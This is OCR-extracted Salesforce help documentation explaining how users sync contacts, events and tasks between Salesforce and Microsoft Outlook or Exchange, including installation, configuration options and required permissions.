
Other events sync from your calendar to Salesforce every few minutes. If you're syncing a lot of events, your first sync might take some time.

Get Ready to Sync Contacts with Lightning Sync for Microsoft® Exchange

Learn how to sync contacts between your company's email application and Salesforce using Lightning Sync.

After your administrator initiates contacts sync for you, Lightning Sync creates a folder in your email application called `Salesforce_Sync`. You can find the `Salesforce_Sync` folder under your contacts directory. Any contacts that have synced from Salesforce to your email application are in `Salesforce_Sync`. Don't rename, move, or delete the `Salesforce_Sync` folder, or syncing between Salesforce and your email application stops.

1. Ask your administrator which direction you're set up to sync.
   - If you're set up to sync from Salesforce to your email application only, syncing is already in progress, and you don't have to do anything else. Soon you can access your Salesforce contacts directly from your email application.
   - If you're set up to sync from your email to Salesforce or to sync both ways, it's time to move the contacts that you want to sync into the `Salesforce_Sync` folder.
2. In your email application, select the contacts you want to sync. You can select multiple contacts at a time.



3. Move—do not copy—your selected contacts to the folder `Salesforce_Sync`. If you copy your contacts, you get duplicates, which are a hassle!

The contacts you move to the `Salesforce_Sync` folder begin to sync every few minutes. If you move numerous contacts to `Salesforce_Sync`, your first sync can take some time.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To sync contacts both ways:
- "Read" and "Edit" on contacts, and "Read" on accounts, AND

  Contact sync direction set to "Sync both ways" in Exchange configurations

To sync contacts from Salesforce to Exchange:
- "Read" on contacts, AND

  Contact sync direction set to "Salesforce to Exchange" in Exchange configurations

To sync contacts from Exchange to Salesforce:
- "Create" on contacts, AND

  Contact sync direction set to "Exchange to Salesforce"

Fix Sync Issues

If you have trouble syncing between your email application and Salesforce using Lightning Sync, ask your Salesforce administrator to reset your sync process. Resetting clears out and then restores the connections between the records in your email and calendar application, and your records in Salesforce.

1. To reset sync for your contacts, make sure your `Salesforce_Sync` folder in your email application contains only the contacts you want to sync with Salesforce.
2. To reset sync for your events, make sure the events that you don't want to sync are assigned the `Private` option in your calendar application.
3. Ask your Salesforce administrator to reset your sync process.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Desktop-Based Salesforce for Outlook

Sync contacts, events, and tasks between your desktop-based version of Outlook and Salesforce. Select an email in Outlook to see related Salesforce records, like leads, contacts, tasks, and opportunities. And relate that email to the Salesforce records of your choice.

Watch a Demo: Getting Started with Salesforce for Outlook

Salesforce for Outlook, a Microsoft® Outlook® integration application that you install, syncs contacts, events, and tasks between Outlook and Salesforce. In addition to syncing these items, you can add Outlook emails, attachments, events, and tasks to multiple Salesforce contacts, and view Salesforce records related to the contacts and leads in your emails and events—all directly in Outlook.


EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

You may be able to customize what you sync and the sync directions between Outlook and Salesforce. Your administrator determines the level at which you can customize these settings in Salesforce.

Here's a quick look at how Salesforce for Outlook helps you avoid duplicating your work and boost your productivity.



For a start-to-finish Salesforce for Outlook setup guide, see Getting Microsoft® Outlook® and Salesforce in Sync.

What's the Latest with Salesforce for Outlook?

Get access to Salesforce for Outlook release notes, videos, and guides to keep you informed about the most efficient ways to manage your Microsoft® Outlook® and Salesforce integration routine.

Salesforce for Outlook Supported Languages

Download the Salesforce for Outlook Installer

Download the installer from Salesforce.

Install and Set Up Salesforce for Outlook

Manage Your Salesforce for Outlook Configuration

Depending on whether your administrator lets you change your settings, customize Salesforce for Outlook to fit your specific needs.

Access Salesforce for Outlook Settings and Tools

Syncing Between Microsoft® Outlook® and Salesforce Overview

Stop duplicating your contacts, events, and tasks in Outlook and Salesforce and start syncing between the two systems with Salesforce for Outlook.

Delete Items Syncing with Salesforce for Outlook

Remove an item syncing with Salesforce for Outlook from both Salesforce and Outlook by deleting the item in one system only. Take care to give special treatment to recurring tasks and recently-updated items you want to delete.

View and Work with Salesforce Records from Microsoft® Outlook®

Use Salesforce for Outlook to get insight into Salesforce contacts and leads related to your important Outlook emails—directly in Outlook. The Salesforce Side Panel displays Salesforce records to which you can add Outlook emails, events, and tasks.

Create Cases from the Outlook Ribbon with Salesforce for Outlook

Salesforce for Outlook FAQ

Take a look at some common questions that come up for Salesforce for Outlook.

SEE ALSO:

Salesforce for Outlook System Requirements

Download the Salesforce for Outlook Installer

Install and Set Up Salesforce for Outlook

Syncing Between Microsoft® Outlook® and Salesforce Overview

What's the Latest with Salesforce for Outlook?

Get access to Salesforce for Outlook release notes, videos, and guides to keep you informed about the most efficient ways to manage your Microsoft® Outlook® and Salesforce integration routine.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions



If you want to	Check out	This includes details about
Learn about the latest features, updates, and bug fixes	What's new with Salesforce for Outlook?	The most recent and past releases. These release notes are really for administrators, but you'll find them useful, too.
See how to integrate Outlook and Salesforce	Getting Started with Salesforce for Outlook	How you'll integrate Outlook and Salesforce, and how you can download and install Salesforce for Outlook.
	Using the Salesforce Side Panel to Work with Records in Microsoft® Outlook®	Working with Salesforce records directly in Outlook. The Salesforce Side Panel, included with Salesforce for Outlook, makes it simple to: • View and work with contacts and leads related to your emails • Add Outlook emails and events to Salesforce records • Send and add Outlook emails to Salesforce records at the same time

If you want to	Check out	This includes details about
	Learning about Sync Directions (Salesforce Classic)	The settings for sync directions your administrator defined for you, and whether you have permissions to change those settings.
Quickly set up your system to sync between Outlook and Salesforce	Getting Microsoft® Outlook® and Salesforce in Sync	How the Outlook and Salesforce integration process works, and: • System requirements • Download and installation procedures • Configuration preferences, so you can sync only the contacts, events, and tasks you want

Salesforce for Outlook Supported Languages

Salesforce for Outlook supports these languages.

- Chinese (Simplified)
- Chinese (Traditional)
- Czech
- Danish
- Dutch
- English
- German
- Finnish
- French
- Hebrew
- Hungarian
- Italian
- Japanese
- Korean
- Polish
- Portuguese (Portugal)
- Romanian
- Russian
- Spanish
- Spanish (Mexico)
- Swedish
- Thai
- Turkish
- Ukrainian
- Vietnamese

The Salesforce for Outlook installer doesn't support:

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience


Available in all editions

- Hebrew
- Portuguese (Brazil)
- Romanian
- Spanish (Mexico)
- Thai
- Vietnamese

Download the Salesforce for Outlook Installer

Download the installer from Salesforce.

1. Close Microsoft® Outlook®.
2. If you're downloading Salesforce for Outlook for the first time, continue to the next step. If you're upgrading, first close Salesforce for Outlook by right-clicking the Salesforce for Outlook icon ( ) in your system tray, and clicking **Exit**. Then, follow the steps based on the version that you're upgrading from:
   a. To upgrade from Salesforce for Outlook v2.4.2 or earlier, uninstall your current version from the Microsoft Windows® Control Panel.
   b. To upgrade from Salesforce for Outlook v2.5.0. or later, continue to the next step.
3. From your personal settings, enter *`Salesforce for Outlook`* in the `Quick Find` box, then select **Salesforce for Outlook**.
4. Click **Download**. Then click **Save File**. If the **Download** button is unavailable, ask your administrator to assign you to an Outlook configuration.



If you're an administrator, deploy installations to multiple users simultaneously using the `.msi` version of the installer.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To sync using Salesforce for Outlook:
- Valid data set for each object being synced

To change sync folders:
- Your Outlook profile set as the default in your Outlook Mail Settings AND

  Allow users to modify "Outlook folder for syncing contacts" in your Outlook configuration

SEE ALSO:

Getting Microsoft® Outlook® and Salesforce in Sync
Desktop-Based Salesforce for Outlook
Salesforce for Outlook System Requirements
Install and Set Up Salesforce for Outlook

Install and Set Up Salesforce for Outlook


1. Open the installation file you downloaded and saved, and complete the installation wizard.

   Note: If you don't yet have .NET 4 installed, the installation wizard installs it for you. Keep in mind that the installation wizard prompts you to restart your machine after it installs .NET 4. After restarting, run the installation wizard again to complete the installation process.

2. Open Microsoft® Outlook®. The setup wizard opens, and the Salesforce for Outlook icon ( ) appears in your system tray. If the wizard doesn't open, you can start it manually. Right-click and click **Settings**.
3. If you want to log in to a Salesforce site other than the default, click **Change URL** and pick the server to which you want to connect. If the server you want isn't listed, select `Other...` and enter the URL, such as a custom domain used by your organization.
4. Enter your Salesforce username and password.
5. Click **Approve**. Doing so creates a secure connection between Outlook and Salesforce. You don't have to log in again unless you encounter an error.

   Note: If your organization restricts IP addresses, logins from untrusted IPs are blocked until they're activated. Salesforce automatically sends you an activation email that you can use to log in. Doing so lets you connect without IP restrictions from anywhere.

6. Click **Next**, and review the sync directions set up by your administrator. To sync your Outlook items to different folders, click **Change Folder** and select folders that are within your default folder or the main Mailbox folder.



7. Click **Next**, and then select your sync method.
   - Choose to sync all your contacts, events, and tasks. Mark items that you don't want to sync with the "Don't Sync with Salesforce" category in Outlook.
   - Choose to sync individual contacts, events, and tasks. Mark items that you want to sync with the "Sync with Salesforce" category in Outlook.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS


To sync using Salesforce for Outlook:

- Valid data set for each object being synced


To change sync folders:

- Your Outlook profile set as the default in your Outlook Mail Settings AND

  Allow users to modify "Outlook folder for syncing contacts" in your Outlook configuration



8. Click **Next**, and then select the kinds of private items you want to sync.



9. Click **Save**. A welcome message appears at the system tray icon ( ), which is now active. If you're configured to sync Outlook items, and you chose `Sync Only the Outlook Items I Select` for your sync method, all items in the folders you chose start syncing automatically. The icon spins during every sync cycle.

Uninstall Salesforce for Outlook

SEE ALSO:

Desktop-Based Salesforce for Outlook

Salesforce for Outlook System Requirements

Download the Salesforce for Outlook Installer

Uninstall Salesforce for Outlook

Uninstall Salesforce for Outlook

1. Close Outlook.
2. Right-click the sync icon ( ) and select **Exit**.
3. Using your Windows Add or Remove Programs tool, remove Salesforce for Outlook.
4. If you're reinstalling Salesforce for Outlook, remove the old Salesforce for Outlook database files in `C:\Users\username\AppData\Roaming\salesforce.com\Salesforce for Outlook\DB\`.

   If you don't remove the old database files, Salesforce for Outlook continues to sync using your old settings.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

Manage Your Salesforce for Outlook Configuration

Depending on whether your administrator lets you change your settings, customize Salesforce for Outlook to fit your specific needs.

1. From your personal settings in Salesforce, search for Salesforce for Outlook. Then click **View My Configuration**.
2. Depending on your permissions, you can:
   - Edit your email settings
   - Edit your sync settings
   - Edit your sync direction
   - Edit your conflict settings
   - View your matching criteria
   - Edit your field mappings
3. Save your changes. All changes take effect the next time your data syncs. Return to your original settings any time by clicking **Revert to default** at the top of your modified configuration. Your administrator can change your settings as needed.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To access your Salesforce for Outlook configuration
- Assigned to an active configuration

Edit Your Salesforce for Outlook Email Settings

See whether your administrator lets you add emails to Salesforce from Microsoft® Outlook®, and change your email settings based on your needs.

Edit Your Salesforce for Outlook Sync Settings

Depending on whether your administrator gave you permissions, customize which items sync between Microsoft Outlook and Salesforce, and the directions they sync.

Customize Your Salesforce for Outlook Sync Direction

Depending on whether your administrator gave you permission, customize sync directions between Microsoft® Outlook® and Salesforce based on your preferences.

Edit Conflict Settings

Specify what happens when Salesforce for Outlook encounters a conflict as it syncs records between Microsoft® Outlook® and Salesforce.

Viewing Your Salesforce for Outlook Matching Criteria

See the matching criteria your administrator assigned to you.

Specify Which Salesforce Fields Sync to Microsoft® Outlook®

Depending on your Salesforce for Outlook permissions, map fields from the Salesforce records you sync to Outlook.

Edit Your Salesforce for Outlook Email Settings

See whether your administrator lets you add emails to Salesforce from Microsoft® Outlook®, and change your email settings based on your needs.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To access your Salesforce for Outlook configuration:
- Assigned to an active configuration

To edit email settings:
- "Add Email"

1. From your personal settings in Salesforce, search for Salesforce for Outlook. Then click **View My Configuration**.

   If **Add Email** is selected, the **Add Email** and **Send and Add** options appear in Outlook.

   Note: If you don't see the **Add Email** and **Send and Add** options, ask your administrator to activate Email to Salesforce.

2. Click **Email to Salesforce Settings**.
3. Enter your own email address in `My Acceptable Email Addresses`. If you send email from more than one address, separate each address with a comma.
4. Choose whether all emails are sent to My Unresolved Items (so that you can manually assign them to related records) or to have Salesforce try to assign them first.
5. Configure Email to Salesforce to add emails as activities to matching opportunities, leads, contacts, or all three. If you configure Email to Salesforce to associate emails to matching leads or contacts, Salesforce searches the **To** and **CC** fields for the email addresses of your leads or contacts. If any leads or contacts are found, Salesforce saves the email to the Activity History related list on the appropriate record.
6. If you selected leads or contacts:
   - Specify how Email to Salesforce processes emails that contain lead or contact information that matches duplicate records.
   - Select `If no matching records are found, create a task and send it to My Unresolved Items` to have email sent to My Unresolved Items if no matching records are found. If this checkbox isn't selected, and Salesforce can't identify the email addresses in the `To` or `From` fields, the email isn't saved in Salesforce.
7. Select `Always save email attachments` to save attachments on emails sent to Salesforce.
8. To receive a confirmation email when an email is sent to Salesforce, select `Email me confirmation of association`.
9. Click **Save**.

SEE ALSO:

Manage Your Salesforce for Outlook Configuration

Add Microsoft® Outlook® Emails to Salesforce Records

Desktop-Based Salesforce for Outlook

Edit Your Salesforce for Outlook Sync Settings

Depending on whether your administrator gave you permissions, customize which items sync between Microsoft Outlook and Salesforce, and the directions they sync.

1. From your personal settings in Salesforce, search for Salesforce for Outlook. Then click **View My Configuration**.
2. To see which kinds of records sync, hover over filter icons ( ).
3. To stop an item from syncing, clear its checkbox. All fields related to that item are disabled on the page.
4. Save your changes. All changes take effect the next time your data syncs. Return to your original settings any time by clicking **Revert to default** at the top of your modified configuration. Your administrator can change your settings as needed.

SEE ALSO:

Manage Your Salesforce for Outlook Configuration

Syncing Between Microsoft® Outlook® and Salesforce Overview

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To access your Salesforce for Outlook configuration

- Assigned to an active configuration

To disable sync:

- "Whether object is synced"

Customize Your Salesforce for Outlook Sync Direction

Depending on whether your administrator gave you permission, customize sync directions between Microsoft® Outlook® and Salesforce based on your preferences.

1. From your personal settings in Salesforce, search for Salesforce for Outlook. Then click **View My Configuration**.
2. Select one of these options under Sync Direction for a particular object.
   - `Outlook to Salesforce`—During its first sync, a record in Outlook creates or updates a record in Salesforce. During future syncs, changes made to Outlook records appear in Salesforce, regardless of whether the Salesforce version has changed. In addition, deleting a synced record in Outlook deletes its Salesforce counterpart. Salesforce changes are never sent to Outlook. The required conflict behavior setting for this option is `Outlook always wins`. This option isn't available for contacts.
   - `Salesforce to Outlook`—When data first syncs, a record in Salesforce creates or updates a record in Outlook. During future syncs, changes made to Salesforce records appear in Outlook, regardless of whether the Outlook version of the record has changed. In addition, deleting a synced record in Salesforce deletes its Outlook counterpart. Outlook changes are never sent to Salesforce. The required conflict behavior setting for this option is `Salesforce always wins`.
   - `Sync both ways`—When records sync, changes to Outlook and Salesforce sync between the two systems. If records conflict, the conflict behavior setting determines which record wins.
3. Save your changes. All changes take effect the next time your data syncs. Return to your original settings any time by clicking **Revert to default** at the top of your modified configuration. Your administrator can change your settings as needed.

SEE ALSO:

Manage Your Salesforce for Outlook Configuration

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To access your Salesforce for Outlook configuration

- Assigned to an active configuration

To change sync direction

- "Sync direction"

Edit Conflict Settings

Specify what happens when Salesforce for Outlook encounters a conflict as it syncs records between Microsoft® Outlook® and Salesforce.

1. From your personal settings in Salesforce, search for Salesforce for Outlook. Then click **View My Configuration**.
2. Under Conflict Behavior for each object you're syncing, select one of these options.
   - *Salesforce always wins*
   - *Outlook always wins*
3. Save your changes. All changes take effect the next time your data syncs. Return to your original settings any time by clicking **Revert to default** at the top of your modified configuration. Your administrator can change your settings as needed.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To access your Salesforce for Outlook configuration
- Assigned to an active configuration

To change conflict behavior
- "Conflict behavior"

Viewing Your Salesforce for Outlook Matching Criteria

See the matching criteria your administrator assigned to you.

If you have multiple Salesforce contacts that match a contact in Outlook, Salesforce for Outlook needs a way to determine which contact to sync. Your administrator sets criteria for the way Salesforce for Outlook chooses the correct contact.

Review the matching preference assigned to you. Available options include:

- `Most recent activity`—Choose the Salesforce contact that shows the most recent activity (such as a phone call or email), as shown in the contact's Activity History related list. This option is the default matching criteria.
- `Last updated`—Choose the Salesforce contact that was most recently modified.
- `Oldest`—Choose the Salesforce contact that has the earliest creation date.

SEE ALSO:

Manage Your Salesforce for Outlook Configuration

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To access your Salesforce for Outlook configuration
- Assigned to an active configuration

To view your configuration
- Assigned to a configuration

Specify Which Salesforce Fields Sync to Microsoft® Outlook®

Depending on your Salesforce for Outlook permissions, map fields from the Salesforce records you sync to Outlook.

Field mappings define which Salesforce and Outlook fields correspond when items sync between the two systems.

1. From your personal settings in Salesforce, search for Salesforce for Outlook. Then click **View My Configuration**.
2. Under Data Settings, click **Edit Field Mappings** under `Contacts`, `Events`, or `Tasks` to display all the fields for records on that object.
3. Review which Salesforce fields are mapping to each Outlook field.
4. Edit the Salesforce or Outlook field mappings you'd like to change, or create mappings for custom fields. Salesforce for Outlook lets you edit any field mapping with a picklist. You can add more mappings at the bottom of the list. You can remove mappings by clicking the X next to the mapping.

   Warning: If you map a custom field that is universally required, make sure that it has a default value to avoid errors. Also, mapping custom fields that require validation by Salesforce can cause sync errors. For example, you map a custom Salesforce field that requires a unique value. If you enter a non-unique value in the Outlook field, you receive a sync error.
5. Click **Save**. Field mappings begin syncing on items the next time those items are updated in either Salesforce or Outlook. Return to your original settings any time by clicking **Revert to default** at the top of your modified configuration. Your administrator can change your settings as needed.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To access your Salesforce for Outlook configuration
- Assigned to an active configuration

To change field mappings
- Let users modify "Field mappings" in configuration

SEE ALSO:

Manage Your Salesforce for Outlook Configuration

Access Salesforce for Outlook Settings and Tools

After you install Salesforce for Outlook, an icon ( ) appears in your Microsoft® Windows system tray.



From the system tray icon, you can:

- Sync Outlook and Salesforce items
- View your sync log
- Resolve your unresolved synced items
- Manage your Salesforce for Outlook configuration
- Manage which Outlook items sync with Salesforce on page 1696
- Change your login information
- Hide alerts

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

- View errors
- Change your sync folders
- Access the Salesforce for Outlook online help

Accessing the System Tray Application

- If you don't see the icon, just restart the application by double-clicking the Salesforce for Outlook shortcut on your desktop or the application in your computer's Programs directory (**Start** > **All Programs** > **salesforce.com** > **Salesforce for Outlook**).
- If the icon is disabled ( ), you may need to start Outlook.
- If you don't see the icon, you might need to click the arrow next to the system tray and drag the Salesforce for Outlook icon to the system tray.

Viewing the Salesforce for Outlook Sync Log

Changing Your Salesforce for Outlook Login Information

Change Your Salesforce for Outlook Sync Folders

If you want to sync contacts, events, and tasks between Microsoft® Outlook® and Salesforce, you can set up Salesforce for Outlook to sync items in the Outlook folders of your choice.

Hide Salesforce for Outlook Alerts

If you'd rather not see system tray alerts for sync and other errors, you can hide them.

View Salesforce for Outlook Errors

Viewing the Salesforce for Outlook Sync Log

The sync log records troubleshooting information for Salesforce for Outlook, including the number of records that had errors and the number of records that were created, updated, or deleted during sync.

To view this log, right-click the system tray icon ( ) and click **Sync** > **View Sync Log**.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

SEE ALSO:

Access Salesforce for Outlook Settings and Tools

Changing Your Salesforce for Outlook Login Information

If your Salesforce username or password changes, you'll need to update your login information in Salesforce for Outlook.

1. Right-click the system tray icon ( ) on your desktop and select **Settings...**
2. Click **Change User**.
3. Enter your correct Salesforce username and password, and click **Login**. Doing so creates a secure connection between Outlook and Salesforce. You don't have to log in again unless you encounter an error.
4. Click **Allow** to give Salesforce for Outlook access to Salesforce.
5. Click **Next** and then click **Save**.

SEE ALSO:

Access Salesforce for Outlook Settings and Tools

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To log in to Salesforce for Outlook

- Assigned to an active configuration

Change Your Salesforce for Outlook Sync Folders

If you want to sync contacts, events, and tasks between Microsoft® Outlook® and Salesforce, you can set up Salesforce for Outlook to sync items in the Outlook folders of your choice.

1. Right-click the system tray icon ( ) on your desktop and select **Settings...**.
2. Click **Change Folder** and select or create a folder that's within your default folders or the main Mailbox folder.
3. Click **Save**.

SEE ALSO:

Access Salesforce for Outlook Settings and Tools

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To change sync folders:

- Assigned to an active configuration

  AND

  Your Outlook profile set as the default in your Outlook Mail Settings

Hide Salesforce for Outlook Alerts

If you'd rather not see system tray alerts for sync and other errors, you can hide them.

Right-click the system tray icon ( ) and click **Hide Alerts**.

SEE ALSO:

Access Salesforce for Outlook Settings and Tools

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

View Salesforce for Outlook Errors

Whenever Salesforce for Outlook has problems syncing your data, the system tray icon changes to an error icon ( ), and the status text at the top of the system tray shortcut menu displays the number of errors.

To view these errors, double-click the system tray icon or click the text in the shortcut menu to open the Salesforce for Outlook Error dialog box. If an error relates to a specific Outlook record, you can click the record's link to edit that record in Outlook.

To refresh the list after you resolve errors, click **Try Again**. Salesforce for Outlook syncs your data and removes any errors that have been resolved.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

SEE ALSO:

Access Salesforce for Outlook Settings and Tools

Syncing Between Microsoft® Outlook® and Salesforce Overview

Stop duplicating your contacts, events, and tasks in Outlook and Salesforce and start syncing between the two systems with Salesforce for Outlook.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

User permissions needed to sync	When you sync	You'll Need
Contacts	From Salesforce to Outlook	"Read" on contacts; Contacts sync direction set to *`Salesforce to Outlook`*
	Both ways	"Read" and "Edit" on contacts, and "Read" on accounts; Contacts sync direction set to *`Sync both ways`*
Events and tasks	From Outlook to Salesforce:	"Read" and "Edit" on events; Events and Tasks sync direction set to *`Outlook to Salesforce`*
	From Salesforce to Outlook	"Read" and "Edit" on events; Events and Tasks sync direction set to *`Salesforce to Outlook`*
	Both ways	"Read" and Edit" on events; Events and Tasks sync direction set to *`Sync both ways`*
	Multiday events	"Enable Multiday Events" on activities
	Recurring Salesforce tasks to Outlook	"Sync recurring Salesforce tasks to Outlook"

